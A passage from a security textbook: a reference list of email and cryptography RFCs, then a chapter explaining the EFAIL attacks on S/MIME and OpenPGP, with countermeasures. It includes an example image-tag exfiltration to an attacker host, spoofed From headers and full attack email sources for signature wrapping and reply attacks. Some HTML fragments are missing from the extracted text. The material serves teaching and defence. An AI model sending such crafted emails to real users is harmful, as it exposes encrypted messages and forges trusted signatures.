20. Garfinkel, S.L., Miller, R.C.: Johnny 2: a user test of key continuity management with s/mime and outlook express. In: Proceedings of the 2005 symposium on Usable privacy and security, pp. 13–24 (2005)
21. Gaw, S., Felten, E.W., Fernandez-Kelly, P.: Secrecy, flagging, and paranoia: adoption criteria in encrypted email. In: Proceedings of the SIGCHI conference on human factors in computing systems, pp. 591–600 (2006)

22. Housley, R.: Cryptographic Message Syntax. RFC 2630 (Proposed Standard) (1999). DOI 10.17487/RFC2630. URL <https://www.rfc-editor.org/rfc/rfc2630.txt>. Obsoleted by RFCs 3369, 3370
23. Housley, R.: Cryptographic Message Syntax (CMS). RFC 3369 (Proposed Standard) (2002). DOI 10.17487/RFC3369. URL <https://www.rfc-editor.org/rfc/rfc3369.txt>. Obsoleted by RFC 3852
24. Housley, R.: Cryptographic Message Syntax (CMS). RFC 3852 (Proposed Standard) (2004). DOI 10.17487/RFC3852. URL <https://www.rfc-editor.org/rfc/rfc3852.txt>. Obsoleted by RFC 5652, updated by RFCs 4853, 5083
25. Housley, R.: Cryptographic Message Syntax (CMS). RFC 5652 (Internet Standard) (2009). DOI 10.17487/RFC5652. URL <https://www.rfc-editor.org/rfc/rfc5652.txt>. Updated by RFC 8933
26. Jonsson, J., Kaliski, B.: Public-Key Cryptography Standards (PKCS) #1: RSA Cryptography Specifications Version 2.1. RFC 3447 (Informational) (2003). DOI 10.17487/RFC3447. URL <https://www.rfc-editor.org/rfc/rfc3447.txt>. Obsoleted by RFC 8017
27. Kaliski, B.: Privacy Enhancement for Internet Electronic Mail: Part IV: Key Certification and Related Services. RFC 1424 (Historic) (1993). DOI 10.17487/RFC1424. URL <https://www.rfc-editor.org/rfc/rfc1424.txt>
28. Kaliski, B.: PKCS #1: RSA Encryption Version 1.5. RFC 2313 (Informational) (1998). DOI 10.17487/RFC2313. URL <https://www.rfc-editor.org/rfc/rfc2313.txt>. Obsoleted by RFC 2437
29. Kaliski, B.: PKCS #10: Certification Request Syntax Version 1.5. RFC 2314 (Informational) (1998). DOI 10.17487/RFC2314. URL <https://www.rfc-editor.org/rfc/rfc2314.txt>. Obsoleted by RFC 2986
30. Kaliski, B.: PKCS #7: Cryptographic Message Syntax Version 1.5. RFC 2315 (Informational) (1998). DOI 10.17487/RFC2315. URL <https://www.rfc-editor.org/rfc/rfc2315.txt>
31. Kaliski, B.: PKCS #5: Password-Based Cryptography Specification Version 2.0. RFC 2898 (Informational) (2000). DOI 10.17487/RFC2898. URL <https://www.rfc-editor.org/rfc/rfc2898.txt>. Obsoleted by RFC 8018
32. Kaliski, B.: Public-Key Cryptography Standards (PKCS) #8: Private-Key Information Syntax Specification Version 1.2. RFC 5208 (Informational) (2008). DOI 10.17487/RFC5208. URL <https://www.rfc-editor.org/rfc/rfc5208.txt>. Obsoleted by RFC 5958
33. Kaliski, B., Staddon, J.: PKCS #1: RSA Cryptography Specifications Version 2.0. RFC 2437 (Informational) (1998). DOI 10.17487/RFC2437. URL <https://www.rfc-editor.org/rfc/rfc2437.txt>. Obsoleted by RFC 3447
34. Kent, S.: Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Management. RFC 1422 (Historic) (1993). DOI 10.17487/RFC1422. URL <https://www.rfc-editor.org/rfc/rfc1422.txt>
35. Klensin, J.: Simple Mail Transfer Protocol. RFC 5321 (Draft Standard) (2008). DOI 10.17487/RFC5321. URL <https://www.rfc-editor.org/rfc/rfc5321.txt>. Updated by RFC 7504
36. Linn, J.: Privacy Enhancement for Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures. RFC 1421 (Historic) (1993). DOI 10.17487/RFC1421. URL <https://www.rfc-editor.org/rfc/rfc1421.txt>
37. Moore, K.: MIME (Multipurpose Internet Mail Extensions) Part Three: Message Header Extensions for Non-ASCII Text. RFC 2047 (Draft Standard) (1996). DOI 10.17487/RFC2047. URL <https://www.rfc-editor.org/rfc/rfc2047.txt>. Updated by RFCs 2184, 2231
38. Moriarty (Ed.), K., Kaliski, B., Jonsson, J., Rusch, A.: PKCS #1: RSA Cryptography Specifications Version 2.2. RFC 8017 (Informational) (2016). DOI 10.17487/RFC8017. URL <https://www.rfc-editor.org/rfc/rfc8017.txt>
39. Moriarty (Ed.), K., Kaliski, B., Rusch, A.: PKCS #5: Password-Based Cryptography Specification Version 2.1. RFC 8018 (Informational) (2017). DOI 10.17487/RFC8018. URL <https://www.rfc-editor.org/rfc/rfc8018.txt>

40. Moriarty (Ed.), K., Nystrom, M., Parkinson, S., Rusch, A., Scott, M.: PKCS #12: Personal Information Exchange Syntax v1.1. RFC 7292 (Informational) (2014). DOI 10.17487/RFC7292. URL <https://www.rfc-editor.org/rfc/rfc7292.txt>
41. Myers, J., Rose, M.: Post Office Protocol - Version 3. RFC 1939 (Internet Standard) (1996). DOI 10.17487/RFC1939. URL <https://www.rfc-editor.org/rfc/rfc1939.txt>. Updated by RFCs 1957, 2449, 6186, 8314
42. Nystrom, M., Kaliski, B.: PKCS #10: Certification Request Syntax Specification Version 1.7. RFC 2986 (Informational) (2000). DOI 10.17487/RFC2986. URL <https://www.rfc-editor.org/rfc/rfc2986.txt>. Updated by RFC 5967
43. Nystrom, M., Kaliski, B.: PKCS #9: Selected Object Classes and Attribute Types Version 2.0. RFC 2985 (Informational) (2000). DOI 10.17487/RFC2985. URL <https://www.rfc-editor.org/rfc/rfc2985.txt>
44. Postel, J.: Simple Mail Transfer Protocol. RFC 821 (Internet Standard) (1982). DOI 10.17487/RFC0821. URL <https://www.rfc-editor.org/rfc/rfc821.txt>. Obsoleted by RFC 2821
45. Ramsdell, B., Turner, S.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Certificate Handling. RFC 5750 (Proposed Standard) (2010). DOI 10.17487/RFC5750. URL <https://www.rfc-editor.org/rfc/rfc5750.txt>. Obsoleted by RFC 8550
46. Ramsdell, B., Turner, S.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification. RFC 5751 (Proposed Standard) (2010). DOI 10.17487/RFC5751. URL <https://www.rfc-editor.org/rfc/rfc5751.txt>. Obsoleted by RFC 8551
47. Ramsdell (Ed.), B.: S/MIME Version 3 Certificate Handling. RFC 2632 (Proposed Standard) (1999). DOI 10.17487/RFC2632. URL <https://www.rfc-editor.org/rfc/rfc2632.txt>. Obsoleted by RFC 3850
48. Ramsdell (Ed.), B.: S/MIME Version 3 Message Specification. RFC 2633 (Proposed Standard) (1999). DOI 10.17487/RFC2633. URL <https://www.rfc-editor.org/rfc/rfc2633.txt>. Obsoleted by RFC 3851
49. Ramsdell (Ed.), B.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.1 Certificate Handling. RFC 3850 (Proposed Standard) (2004). DOI 10.17487/RFC3850. URL <https://www.rfc-editor.org/rfc/rfc3850.txt>. Obsoleted by RFC 5750
50. Ramsdell (Ed.), B.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.1 Message Specification. RFC 3851 (Proposed Standard) (2004). DOI 10.17487/RFC3851. URL <https://www.rfc-editor.org/rfc/rfc3851.txt>. Obsoleted by RFC 5751
51. Renaud, K., Volkamer, M., Renkema-Padmos, A.: Why doesn't Jane protect her privacy? In: International Symposium on Privacy Enhancing Technologies Symposium, pp. 244–262. Springer (2014)
52. Rescorla, E.: Diffie-Hellman Key Agreement Method. RFC 2631 (Proposed Standard) (1999). DOI 10.17487/RFC2631. URL <https://www.rfc-editor.org/rfc/rfc2631.txt>
53. Resnick (Ed.), P.: Internet Message Format. RFC 2822 (Proposed Standard) (2001). DOI 10.17487/RFC2822. URL <https://www.rfc-editor.org/rfc/rfc2822.txt>. Obsoleted by RFC 5322, updated by RFCs 5335, 5336
54. Resnick (Ed.), P.: Internet Message Format. RFC 5322 (Draft Standard) (2008). DOI 10.17487/RFC5322. URL <https://www.rfc-editor.org/rfc/rfc5322.txt>. Updated by RFC 6854
55. Ruoti, S., Kim, N., Burgon, B., Van Der Horst, T., Seamons, K.: Confused johnny: when automatic encryption leads to confusion and mistakes. In: Proceedings of the Ninth Symposium on Usable Privacy and Security, pp. 1–12 (2013)
56. Schaad, J., Ramsdell, B., Turner, S.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Certificate Handling. RFC 8550 (Proposed Standard) (2019). DOI 10.17487/RFC8550. URL <https://www.rfc-editor.org/rfc/rfc8550.txt>
57. Schaad, J., Ramsdell, B., Turner, S.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Message Specification. RFC 8551 (Proposed Standard) (2019). DOI 10.17487/RFC8551. URL <https://www.rfc-editor.org/rfc/rfc8551.txt>

58. Troost, R., Dorner, S., Moore (Ed.), K.: Communicating Presentation Information in Internet Messages: The Content-Disposition Header Field. RFC 2183 (Proposed Standard) (1997). DOI 10.17487/RFC2183. URL <https://www.rfc-editor.org/rfc/rfc2183.txt>. Updated by RFCs 2184, 2231
59. Turner, S.: Asymmetric Key Packages. RFC 5958 (Proposed Standard) (2010). DOI 10.17487/RFC5958. URL <https://www.rfc-editor.org/rfc/rfc5958.txt>
60. Turner, S.: The application/pkcs10 Media Type. RFC 5967 (Informational) (2010). DOI 10.17487/RFC5967. URL <https://www.rfc-editor.org/rfc/rfc5967.txt>
61. Zeilenga (Ed.), K.: Lightweight Directory Access Protocol (LDAP): Technical Specification Road Map. RFC 4510 (Proposed Standard) (2006). DOI 10.17487/RFC4510. URL <https://www.rfc-editor.org/rfc/rfc4510.txt>



Chapter 18

Attacks on S/MIME and OpenPGP

Abstract The conceptual weaknesses of the cryptographic constructs used in S/MIME and OpenPGP have been known since 2000. In 2018, these weaknesses were systematically exploited in the EFAIL attacks: The malleability of the symmetric encryption modes was used to construct *crypto gadgets*. The MIME entity-centered processing in MIME and S/MIME was exploited to build *direct exfiltration attacks*. The complex signature verification process of S/MIME and OpenPGP was broken at several levels, except for the basic cryptographic operations.

18.1 EFAIL 1: Encryption

The cryptography used in S/MIME and OpenPGP dates back to the 1990s. Although the cryptographic algorithms have been updated (AES instead of 3DES, SHA-256 instead of SHA-1, ...), cryptographic constructs such as the CBC or CFB mode have been retained. This is in contrast to the TLS standard, which was regularly updated on all cryptographic levels. For a long time, it was assumed that these “old” constructions were sufficient for an offline medium such as e-mail since it was assumed that an attacker could not interact with an e-mail client.

However, in spring 2018, the EFAIL attack showed that this assumption was misleading and that the cryptographic constructs urgently needed to be renewed. EFAIL [7] describes two attack classes: *Crypto Gadgets* and *Direct Exfiltration*. The first class exploits weaknesses in the encryption modes (CBC and CFB, respectively) used in S/MIME and OpenPGP. The second class exploits that the standard allows very complex MIME trees with encrypted leaves but does not describe how the leaves of this tree should be merged into a single (HTML) document.

18.1.1 Attacker Model

The attacker model used for EFAIL is the *Web Attacker Model* (subsection 12.2.1). In addition, the attacker must gain possession of the encrypted e-mail c , for which there are several possibilities (Figure 18.1):

- The attacker can wiretap the SMTP transmission. Using TLS can prevent this.
- The attacker can run his own SMTP server or hack an existing SMTP server.
- The attacker can hack an IMAP server or use a dictionary attack to determine the password for the victim's IMAP account.

Please note that for unencrypted e-mails, each of the attacks listed above would be sufficient to learn the content of an e-mail. End-to-end encryption was introduced to cover these cases and prevent the attacker from learning the *plaintext* of the encrypted e-mail c .




Fig. 18.1 EFAIL attacker model. The attacker retrieves an encrypted e-mail c and modifies this e-mail to c' . He then acts as a web attacker by setting up and monitoring his own backchannel server and sending c' via the e-mail ecosystem.

Every S/MIME encrypted e-mail contains at least three ciphertexts (Figure 17.11): the body of the message encrypted with a symmetric key k and at least two `RecipientInfo` elements (there are three in Figure 17.11) in which the key k is encrypted with the public keys of the sender and all recipients. The attacker does not know k or any of the corresponding private keys. However, he can try to use the e-mail clients of the sender and of all recipients, where each client has access to a private key, as decryption oracles. If he then constructs a *backchannel* which will send him the plaintext of the body, the attack is successful. In Figure 18.1, this is the mail client of Bob.

Backchannels may or may not be present in the e-mail client used. Apple Mail, for example, loads external resources like `` elements in an HTML document by default, while Thunderbird allows this only after user approval. However, for an email sent to n recipients, the attacker has $n + 1$ possible clients that he can use as a decryption oracle. It is sufficient if one of these clients has an exploitable backchannel.

After the interception of an encrypted e-mail, the attacker modifies its source code. For example, he can insert the encrypted MIME object as a child in a larger (unencrypted) MIME tree (*Direct Exfiltration*), or he can change the ciphertext itself using *Crypto Gadgets* (Figure 18.1, changing c to c'). *It is important to separate these two attack classes since they require different mitigations!*

The attacker then forwards the manipulated e-mail to the original sender or one of the original recipients. He observes the backchannel, which connects the receiving e-mail clients with a server controlled by the attacker. When one of the victims opens the e-mail with a vulnerable client, the plaintext of the encrypted e-mail will be sent to the malicious server.

18.1.2 Backchannels

Modern e-mail clients communicate with the Internet while rendering an e-mail. This behavior has been systematically studied in [7].

HTML The fact that `` elements in HTML e-mails provide a backchannel was known long before EFAIL. SPAM senders used this feature to determine if an e-mail was rendered in a mail client or if it was caught in a SPAM filter. If a mail client tries to load the image ``, an HTTP GET request is sent to the server at `attacker.com`, and `anydata` may e.g. contain the mail address of the SPAM victim. Therefore many e-mail clients block image loading. However of the 48 clients examined in [7], 13 still loaded images automatically. In addition to the `` element, there are other HTML elements that load content from the Internet via URI attributes like `src` or similar mechanisms. By exploiting these mechanisms, external content could be loaded in another 22 of the 48 clients. *Cascading Style Sheets* (CSS) are used to define the display of e-mails. They can be stored in the mail client, included in the e-mail, or loaded via mechanisms like `background-image: url("http://efail.de")`. 11 of 48 mail clients allowed this. There even were five mail clients that executed JavaScript if it was contained in the body of an HTML e-mail.

S/MIME To check the validity of e-mail certificates, a client usually has to communicate with the outside world. It may need to load missing intermediate certificates and check the validity of the end-user certificate using Certificate Revocation Lists (CRLs) or OCSP. However, these backchannels can be difficult to exploit.

MIME With the MIME type `message/external-body`, external content can also be loaded via MIME. One of the tested mail clients even sent a DNS request for a URL specified in this way without the user opening the e-mail.

18.1.3 Crypto Gadgets

CBC decryption is *malleable*, i.e., bits in the plaintext can be flipped by bit inverting corresponding bits of the ciphertext. This was also exploited in Padding Oracle attacks on TLS, which were *unknown plaintext* attacks. To construct a crypto gadget, we need at least one *known plaintext* block, from which a *chosen plaintext* block is built using the malleability property of CBC.

The generic construction of a crypto gadget in CBC mode is depicted in Figure 18.2. To construct a CBC crypto gadget, the attacker only needs to know a single block P_i of known plaintext. P_i is the result of the block cipher decryption of C_i and the XOR with C_{i-1} :

$$P_i = \text{Dec}_k(C_i) \oplus C_{i-1}$$

Since $\text{Dec}_k(C_i)$ is a static value, we can invert any bit in the plaintext P_i by flipping the same-position ciphertext bit in C_{i-1} . Now let P_c be the chosen plaintext we want to generate. By replacing C_{j-1} with $X = C_{j-1} \oplus P_i \oplus P_c$, we get the following novel plaintext at position i :

$$P'_i = \text{Dec}_k(C_i) \oplus X = \text{Dec}_k(C_i) \oplus C_{i-1} \oplus P_i \oplus P_c = P_i \oplus P_i \oplus P_c = P_c$$

However, this generation of a chosen plaintext P_c comes at a cost: The (unknown) plaintext P_{i-1} will be destroyed, and we must treat it as a sequence of pseudorandom bytes.




Fig. 18.2 Crypto Gadget for CBC mode. In (a), the plaintext P_i to ciphertext C_i is known. By flipping bits in C_{i-1} , the corresponding bits in P_i can be inverted. For any chosen ciphertext P_c , it is thus possible to determine a modified preceding ciphertext block $X := c'_i$ such that this chosen plaintext is decrypted from C_i (b). As a limitation, X will decrypt to some pseudorandom, unpredictable plaintext.

Crypto gadgets can also be constructed for CFB mode (subsection 2.2.2), which is used in OpenPGP. The only difference is that in CFB, the ciphertext *after* the known plaintext must be modified, and consequently, the pseudorandom block also appears after the chosen plaintext.

While a single crypto gadget is easy to create, the art of crypto gadget attacks is to build a working backchannel out of single chosen-plaintext blocks with pseudo-random plaintext between them. Figure 18.3 shows such a construction. The first plaintext block P_0 is used with the initialization vector IV to create two crypto gadgets. The plaintext of this block is known because the MIME type of the MIME object is encrypted there, and this is known or easy to guess.

In Figure 18.3 a backchannel is constructed based on a `` element and the *unknown* plaintext is sent to the attacker's web server using the value of the `src` attribute in an HTTP GET request. The second pseudorandom plaintext block in Figure 18.3 (c) is excluded from the HTML parsing by marking it as the attribute value of the non-standard `ignore` attribute.




Fig. 18.3 Crypto gadget attack on S/MIME, using AES-CBC encryption with 16-byte block length.

(a) Typically, the plaintext of the first two blocks of an encrypted MIME object is known since the MIME-type is encrypted here. This is our *known plaintext*. For the construction of a crypto gadget, a single known plaintext block is sufficient. In the following, we will, therefore, only use the first ciphertext block C_0 .

(b) A block of *chosen plaintext* can easily be created from the first block of known plaintext. In the first step, the initialization vector IV is XORed with the known plaintext block P_0 . In our example, P_0 is the byte representation of the ASCII character string Content-type: mu. The new plaintext now only consists of zero bytes. This universally functional building block, the *crypto gadget*, can now be used to create arbitrary many chosen plaintexts.

(c) We use the crypto gadget from (b) twice. We XOR the chosen plaintexts P_{c0} and P_{c1} , in our example the byte representations of the ASCII character strings ` element. The middle part consists of the encrypted MIME entity from the e-mail intercepted by the attacker. The third part closes the `` element and the HTML document.

When opening the e-mail, the MIME structure is parsed first. For the middle part, the mail client recognizes that it is an encrypted MIME entity and passes it to the CMS module for decryption.

The decrypted plaintext is inserted into the MIME tree at the same position as the ciphertext entity (structure-preserving decryption). The first MIME part is then passed to an HTML parser that does not recognize the boundaries between the MIME entities because the first HTML document is not complete. So it parses all three parts, detects an `` element with a URL in the `src` attribute, and sends an HTTP GET request to `http://efail.de`. The path of this URL contains the decrypted text `Secret`, and since the whole URL is included in the GET request, the attacker learns the plaintext.

This basic attack principle was evaluated in different variants in [7]. Direct exfiltration attacks were successful in attacks against 17 of the 48 mail clients tested.

Countermeasures Authenticated encryption does *not* protect against direct exfiltration attacks. Different vendors implemented different, sometimes incompatible, restrictions on decryption. Since June 2018, Thunderbird S/MIME only decrypted if the root of the MIME tree was of type `application/pkcs7-mime`. On the other hand, Gmail signs the encrypted message by default and sends them as `multipart/signed` e-mails. In this constellation, Thunderbird would refuse to decrypt messages encrypted by Gmail.

Unfortunately, digital signatures do *not* protect against direct exfiltration attacks.

- An invalid S/MIME signature, unlike an invalid MAC with Authenticated Encryption, does not block the display of the clear text – only a warning is displayed. But this does not prevent the plaintext from being sent via a backchannel.
- Signatures can be easily removed. This is obvious for `multipart/signed`, but also easily possible for `application/pkcs7-mime`. If the mail client were to make a valid signature a prerequisite for decryption, an EFAIL attacker could simply sign the modified e-mail with his own valid X.509 certificate.

Systematic countermeasures, based on authenticated encryption with associated data (AEAD) cipher modes, were described and evaluated in [10]. The main idea is that both the original MIME context (the MIME tree of the original e-mail) and the original SMTP context (the static RFC 822 headers, including TO and FROM) are used as *associated data* in the AEAD encryption. If any of these contexts is changed – the MIME context in Figure 18.4 is different from the MIME context of the original e-mail – decryption will fail, and e-mail clients can no longer be used as decryption oracles.

18.2 EFAIL 2: Digital Signatures

The verification of digital signatures was investigated in [4]. The goal of this investigation was not to break the cryptographic primitives. Instead, an attack counted as successful if unsigned content in an e-mail was displayed as if a trusted signer validly signed it.

18.2.1 Attacker Model

The attacker model is identical to the one shown in Figure 18.1, but the target of an attacker is different. Digital signatures are used to reinforce the credibility of the displayed content. The recipient of the e-mail shown in Figure 18.5 would therefore legitimately believe that the text “Johnny, You are fired!” originated from Phil Zimmermann and was signed by him. However, this string was never included in any digital signature.




Fig. 18.5 Display of a fake signed e-mail in Apple Mail. The attack is based on MIME wrapping; an original signed email from Phil Zimmermann was hidden in the MIME tree.

The attacker’s goal is to make an unsigned text appear in an e-mail client as if it was signed. Ideally, the victim should have no way of detecting this forgery using the mail client GUI.

In the following, four classes of attacks are presented in ascending order – from simple changes to the Graphical User Interface (GUI) to misinterpretations of complex CMS data structures by the client.

18.2.2 GUI Spoofing

Some mail clients display the result of the signature validation in the same area as the body of the e-mail. In this case, it is obvious how to fake the signature validation GUI – we emulate the corresponding GUI elements (icons, symbols with text) by using HTML, CSS, and image files. This was easily possible for the popular webmail client Roundcube, for example.

18.2.3 FROM Spoofing

When verifying an e-mail signature, it is not enough to check the validity of the signature via the MIME object – it is also necessary to validate the sender's e-mail address. The S/MIME standard describes how to do this:

“Receiving agents must check that the address in the FROM or SENDER header of a mail message matches an Internet mail address in the signer’s certificate.” (RFC 2632)

To ensure that the e-mail header and RFC 822 address in the certificate match, there are two fundamentally different implementation options:

1. The mail client can extract the e-mail address contained in the X.509 certificate and display it together with the result of the signature validation (“This e-mail is validly signed by `joerg.schwenk@rub.de`”). It then leaves the verification required by RFC 2632 to the human user.
2. The e-mail client tries to find the e-mail address string extracted from the X.509 certificate in the FROM or in the SENDER header.

<code>From: Alice <eve@evil.com></code>	<code>From: alice@good.com <eve@evil.com></code>
(a)	(b)
<code>From: alice@good.com</code>	<code>Transmitter: alice@good.com</code>
<code>From: eve@evil.com</code>	<code>From: eve@evil.com</code>
(c)	(d)

Fig. 18.6 Header fields of a signed e-mail manipulated by an attacker. (a) The alias name does not match the RFC 822 address. (b) The alias name has the form of an RFC 822 address. (c) Two FROM headers with different RFC 822 addresses. (d) Different RFC-822 addresses in SENDER and FROM headers.

Variant 1 is relatively easy to implement but does not fully comply with RFC 2632; additionally, it is prone to human error. Variant 2 is challenging to implement because the syntax of the content of the FROM and SENDER headers is not strictly defined. According to RFC 5322 [8], each of these headers may contain, in addition to the e-mail address enclosed in angle brackets, a so-called *display name*. The syntax of these display names is not strictly defined so attack vectors can be hidden here. In addition, there can be multiple headers with sender information in an email.

Depending on how the check required by RFC 2632 is implemented, e-mail clients were vulnerable to the attack vectors shown in Figure 18.6:

- If the mail client only displays the alias name, the attacker Eve can sign the e-mail as shown in Figure 18.6 (a,b) with his own certificate containing the RFC-822 address `eve@evil.com`. Still, the recipient believes that Alice has signed this e-mail.
- If the attacker places multiple FROM headers or a FROM and a SENDER with different RFC-822 addresses (Figure 18.6 (c,d)), the mail client may compare the RFC-822 address from the *one* header field with the e-mail certificate, but display the RFC-822 address from the *other* field.

18.2.4 MIME Wrapping

In this section, we'll look at what happens if the email body is not entirely signed but only subtrees of the MIME tree. In such a scenario, the mail clients are faced with a dilemma: The e-mail contains a valid signature, even if not for the entire e-mail. Therefore it would not be correct to display "signature invalid". On the other hand, there are parts of the e-mail that are not signed and thus can be modified by an attacker at will.

Listing 18.1 contains the source code of a successful MIME wrapping attack. An e-mail signed by Phil Zimmermann was inserted here as the second leaf in a `multipart/related` MIME tree. However, only the first leaf of type `text/html` with the (unsigned) text "Johnny, You are fired!" is displayed. The second leaf is hidden via the `cid` URL in the `src` attribute of the `img` element. This refers to the MIME object with MIME header `Content-ID: signed-part`.

Listing 18.1 Source code of the e-mail displayed in Figure 18.5. The original signed e-mail from Phil Zimmermann was copied to the second leaf of `multipart/related`.

```
From: Philip R. Zimmermann <prz@pgp.com>
To: johnny@work.com
Subject: PGP signed message
Content-Type: multipart/related; boundary="XXX

--XXX
Content-Type:text/html

<Johnny ,you_are_fired!
<img_src="cid:signed-part">

--XXX
Content-ID:signed-part

-----BEGIN_PGP_SIGNED_MESSAGE-----
A_note_to_PGP_users:...
-----BEGIN_PGP_SIGNATURE-----
iQA/AwUBOpDtWmPLaR3669X8EQLv0gCgs6zaYetj4JwkCiDSzQJZ1ugM..
-----END_PGP_SIGNATURE-----

--XXX--
```

This attack class allows numerous variants: Signed MIME objects can be inserted at different locations in the MIME tree, and more than one signed object can be included. In addition, this attack class works well for OpenPGP in combination with MIME, as the example from Listing 18.1 shows, because partially signed messages are more common there.

18.2.5 CMS Wrapping

A unique interaction feature between MIME and CMS was exploited for the CMS wrapping attacks. As shown in Figure 17.14, in *clear-Signed* and *opaque-Signed* e-mails exactly the same string is signed. An attacker can use a simple text editor to convert a clear-signed message into an opaque-signed message without invalidating the signature.

Suppose the attacker now intercepts a clear-signed message (this type occurs most often in practice). In that case, he can take the signed MIME entity from the MIME tree and place it inside the CMS element `EncapsulatedContentInfo`. The signature in the `SignedData` object remains valid. The attacker now inserts his own text in the first part of `multipart/signed`. In some e-mail clients, the CMS parser was unaware that it should verify a clear-signed e-mail – it used the data contained in `EncapsulatedContentInfo` to verify the signature. Since the signature remained valid, the successful verification of the digital signature was reported to the MIME parser, who displayed this information together with the attacker-controlled content in the first part of `multipart/signed`.

18.3 EFAIL 3: Reply Attacks

After the publication of the EFAIL attacks, many commenters claimed that backchannels could only be constructed via HTML and that simple ASCII e-mails could never be attacked. These claims were wrong, as [5] showed: There are e-mail-specific backchannels that can be used to extract the plaintext of an encrypted email. The most important of these backchannels is the reply function, which can be used in *Reply Attacks*.

Listing 18.2 Source of the e-mail the attacker sends to Bob.

```

1 From: Alice <attacker@efail.de>
2 To: Bob <victim@company.com>
3 Subject: URGENT: Time for a meeting?
4 Content type: multipart/mixed; boundary="BOUNDARY"
5
6 --BOUNDARY
7 Content-type: text/plain
8
9 Do you have time for an urgent meeting today at 2 pm? Alice
10 <CR><LF>
11 <CR><LF>
12 <CR><LF>
13 ...
14 <CR><LF>
15 --BOUNDARY
16 Content-type: application/pkcs7-mime; smime-type=enveloped-data
17 Content transfer encoding: base64
18

```

```

19 MIAGCSqGSib3DQEHA6CAMIACQAxggHXMIIIB0wIB...
20 --BOUNDARY--
```

Listing 18.2 shows the source code of the attacker’s email to victim Bob. In line 1, the attacker disguises his identity by using the display name “Alice”. In line 3, social engineering tricks Bob into using the reply functionality. The ciphertext in line 19 is pushed out of the visible area using many line breaks in lines 10 to 14.

Listing 18.3 Source text of the reply e-mail from Bob.

```

1 From: Bob <victim@company.com>
2 To: Alice <attacker@efail.de>
3 Subject: Re: URGENT: Time for a meeting?
4 Content-type: text/plain
5
6 Sorry, today I'm busy! Bob
7
8 On 01/05/19 08:27, Eve wrote:
9 > Do you have time for an urgent meeting today at 2 pm? Alice
10 > <CR><LF>
11 > <CR><LF>
12 > <CR><LF>
13 > ...
14 > <CR><LF>
15 >
16 > Secret meeting
17 > Tomorrow 9pm
```

If Bob now hits the Reply button, the encrypted MIME entity is automatically decrypted, and the plaintext is inserted into the reply mail outside the visible area (Listing 18.3, lines 16 and 17). This simple example explains the principle of reply attacks; improved variants have been described in [5] to suppress the visibility of the plaintext and possible error messages.

Related Work

